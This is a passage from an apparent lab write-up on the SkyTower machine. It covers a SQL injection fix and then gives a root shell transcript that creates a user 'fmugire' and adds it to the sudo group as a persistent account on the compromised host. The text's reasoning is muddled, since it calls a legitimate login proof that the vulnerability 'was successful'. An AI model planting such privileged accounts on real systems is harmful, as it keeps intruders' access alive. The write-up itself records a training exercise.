
After solving the SQL vulnerability, I tried to login using the blind injection, but the login failed which prove the vulnerability was fixed.



However, when I tried to login as a legitimate user **john@skytech.com**.




The login was successful, this proves again that the SQL vulnerability was successful.



Since exploiting the SkyTower machine requires ssh service. And SSH is an encrypted protocol Wireshark does not sniff packets through the session.

This is the reason why added a user fmugire (my username ID) as evidence that this machine was infiltrated by me and only myself.



```
root@SkyTower:~# adduser fmugire
Adding user `fmugire' ...
Adding new group `fmugire' (1003) ...
Adding new user `fmugire' (1003) with group `fmugire' ...
Creating home directory `/home/fmugire' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for fmugire
Enter the new value, or press ENTER for the default
        Full Name []: fmugire
        Room Number []: F205
        Work Phone []: 69420
        Home Phone []: 42069
        Other []:
Is the information correct? [Y/n] y
root@SkyTower:~# usermod -aG sudo fmugire
root@SkyTower:~# su
root@SkyTower:~# su fmugire
fmugire@SkyTower:/root$ exit
exit
root@SkyTower:~# su fmugire
fmugire@SkyTower:/root$ exit
exit
root@SkyTower:~# exit
exit
root@SkyTower:~# exit
logout
sara@SkyTower:~$ su fmugire
Password:
fmugire@SkyTower:/home/sara$
```